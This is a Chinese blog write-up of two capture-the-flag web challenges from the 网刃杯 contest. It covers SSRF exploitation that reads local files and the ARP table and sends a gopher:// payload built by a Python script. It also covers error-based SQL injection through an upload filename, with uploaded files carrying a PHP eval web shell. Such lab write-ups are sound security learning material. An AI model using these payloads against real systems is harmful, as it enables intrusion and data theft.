网刃杯部分web复现总结

原创

XiLitter 于 2022-04-27 23:04:37 发布 151 收藏 1
分类专栏： 刷题笔记 文章标签： php web安全

前言

前几天的网刃杯让我学到了很多，虽然在比赛过程中，环境很容易崩，但是整体的比赛体验还是蛮不错的。本次只复现了Sign_in和upload。在此写一篇文章了总结一下。

Sign_in

比赛中说这是一个签到题，我个人感觉还是有难度的，至少比那个misc的流量分析要难得多。比赛之前，对ssrf漏洞了解并不深入，比赛中做这个题也是懵逼了很久。这次借着这个题目深入总结一下。

话不多说，先上题目代码

```
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?>
```

题目代码很短，给人一种能轻松解出来的感觉。题目中出现了curl_exec函数，想必大家都知道这里是存在ssrf漏洞的。

ssrf漏洞

我理解的ssrf就是客户端通过服务器当跳板，间接访问别的地址（目标地址，主要是内网）

造成这个漏洞的原因可能就是，该服务器提供了客户向其他服务器获取资源的一种服务，但是又没有对客户端对请求的地址进行过滤，导致访问了不该访问的内容。

常见的能执行能导致ssrf漏洞的函数有

file_get_contents()
fsockopen()
curl_exec()

该题目中就用了第三个函数。


我们可以采用file协议读取一些东西。比如etc/passwd，但是etc/passwd中并没有什么可贵的信息。继续读取etc/hosts，发现了疑似内网的ip

```
<?php
        highlight_file(__FILE__);
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $_GET['url']);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        curl_exec($ch);
        curl_close($ch);
?> 127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 172.73.23.21
b4bd966a1619
```

看了师傅的wp才知道还可以读取路由表**?url=file:///proc/net/arp**，做为菜鸡的我真的不知道。

读取路由表发现有许多IP地址。

```
        curl_setopt($ch, CURLOPT_HEADER, 0);
        curl_exec($ch);
        curl_close($ch);
?> IP address HW type Flags HW address Mask Device 172.73.23.228 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.2(
172.73.23.241 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.218 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.231 0x1 0
0x0 00:00:00:00:00:00 * eth0 172.73.23.240 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.213 0x1 0x0 00:00:00:00:00:0(
* eth0 172.73.23.230 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.203 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.24
0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.252 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.225 0x1 0x0 00:00:00:00
00:00:00:00:00:00 * eth0 172.73.23.242 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.215 0x1 0x0 00:00:00:00:00:00 *
eth0 172.73.23.237 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.214 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.254
0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.236 0x1 0x0 00:00:00:00:00:00 * eth0 172.73.23.209 0x1 0x0 00:00:00:00
```



这么多ip用笨方法一个个试。当然也可以抓包爆出来。子网掩码为255.255.255.0，所以只需要爆1到254就行。

Request	Payload	Status	Error	Timeout	Length	Comment
21	21	200			3608	
0		200			2294	
100	100	200			2294	
1	1	200			1913	
2	2	200			1913	
3	3	200			1913	
4	4	200			1913	
5	5	200			1913	
6	6	200			1913	
7	7	200			1913	
8	8	200			1913	
9	9	200			1913	
10	10	200			1913	

Request Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Wed, 27 Apr 2022 12:10:18 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Vary: Accept-Encoding
6 Content-Length: 2076
```


这样就能找到那个内网的ip了。我们利用ssrf漏洞访问内网的主机。

```php
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url'])
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?> 先给俺GET一个a
```


发现要传一个a，那就接着传呗。

```php
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?> GET a的同时再给俺POST一个b
```


它说又要传一个b，但是依照传统的方法传b是行不通的，师傅们都是写脚本来搞的（看来python确实要抓紧学了）

脚本完全体

```
import urllib
import requests
import urllib.parse

url='http://124.222.24.150:20003?url='
POST =\
"""

POST /?a=1 HTTP/1.1

Host: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 3

X-Forwarded-For: 127.0.0.1

Referer: bolean.club


b=1

"""

tmp =urllib.parse.quote(POST)
new =tmp.replace('%0A','%0D%0A')
result ='_'+new
result =urllib.parse.quote(result)
exp='gopher://172.73.26.100:80/'+result
response=requests.get(url=url+exp).text
print(response)
```

它会提示GET a，POST b，接着还要让referer为bolean.club。最终造就了这样的脚本（测试环境可能不太好，之前还能跑出来，现在一直给我400）这个脚本就用到了ssrf漏洞中的gopher协议

gopher协议

Gopher是Internet上一个非常有名的信息查找系统，在www没有出现之后，它渐渐没了昔日的辉煌。其实它和www是差不多的，在某些情况下它可以代替http。

gopher协议支持发出GEt和POST请求，gopher协议是ssrf利用中最强大的协议。

gopher协议的基本格式

gopher://ip:port_{tcp/ip数据流} 注意这个下划线_（因为在执行这个协议时，这个端口后面的第一个字符是不会被执行的，而我们一般用_来代替，而_也不会被显示出来）

也就有了脚本中的这一句

```
result ='_'+new
```

在gopher协议中发送HTTP的数据时，要对整个http数据包进行url编码，要注意 是，我们需要将换行的url编码%0A转换为%0D%0A。


也有了脚本中的这一句

```
new =tmp.replace('%0A','%0D%0A')
```

upload

做了这个题目我才知道上传题也可以进行sql注入。同时也反映出审题的重要性。这么无厘头的方法不给提示真的很难想。

上传一个php文件



题目让我们改type为ctf，我们抓包改type。

不解析

访问不解析。不绕弯子了，这里要抓包进行sql注入，这里进行报错注入

先爆表

```
Host: 124.222.24.150:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0)
Gecko/20100101 Firefox/99.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=--------------------------227667518336261780222453943986
Content-Length: 295
Origin: http://124.222.24.150:8001
Connection: close
Referer: http://124.222.24.150:8001/
Upgrade-Insecure-Requests: 1

----------------------------227667518336261780222453943986
Content-Disposition: form-data; name="upfile"; filename="yjh.php'or
extractvalue(1,concat(0x7e,(select database()))))#"
Content-Type: ctf

<?@eval($_POST['shell']) ?>
----------------------------227667518336261780222453943986--
```

```
Date: Wed, 27 Apr 2022 13:49:21 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 472
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      □□□□
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="□□">
    </form>
  </body>
</html>
Error: insert into upload_file values('7d55dd36708dfd1bf4f15c2eb10bc8ca
XPATH syntax error: '~upload'
```


爆出了数据库为~upload (那里要多一个）根据前面报错得出后面的闭合符为')　)

接着爆表，发现表死活都爆不出来。剩下的就直接猜了，直接猜一手有flag表里有flag字段。

```
POST / HTTP/1.1
Host: 124.222.24.150:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0)
Gecko/20100101 Firefox/99.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=--------------------------227667518336261780222453943986
Content-Length: 299
Origin: http://124.222.24.150:8001
Connection: close
Referer: http://124.222.24.150:8001/
Upgrade-Insecure-Requests: 1

----------------------------227667518336261780222453943986
Content-Disposition: form-data; name="upfile"; filename="yjh.php'or
extractvalue(1,concat(0x7e,(select flag from flag))))#"
Content-Type: ctf

<?@eval($_POST['shell']) ?>
----------------------------227667518336261780222453943986--
```

```
HTTP/1.1 200 OK
Date: Wed, 27 Apr 2022 13:54:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 501
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      □□□□
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="□□">
    </form>
  </body>
</html>
Error: insert into upload_file values('70f58ef22c91edde07f40ef578523e20
XPATH syntax error: '~flag{5937a0b90b5966939cccd36929'
```


不得不说，关键时刻还得盲猜。flag的另一半就不必再赘述，可利用right函数把他显示出来。

结尾

web有四个赛题，目前只复现出两个，剩下两个会在后续接着复现（只要环境还在）在我复现过程中，若有过程或知识点方面的错误，欢迎师傅们能来指正。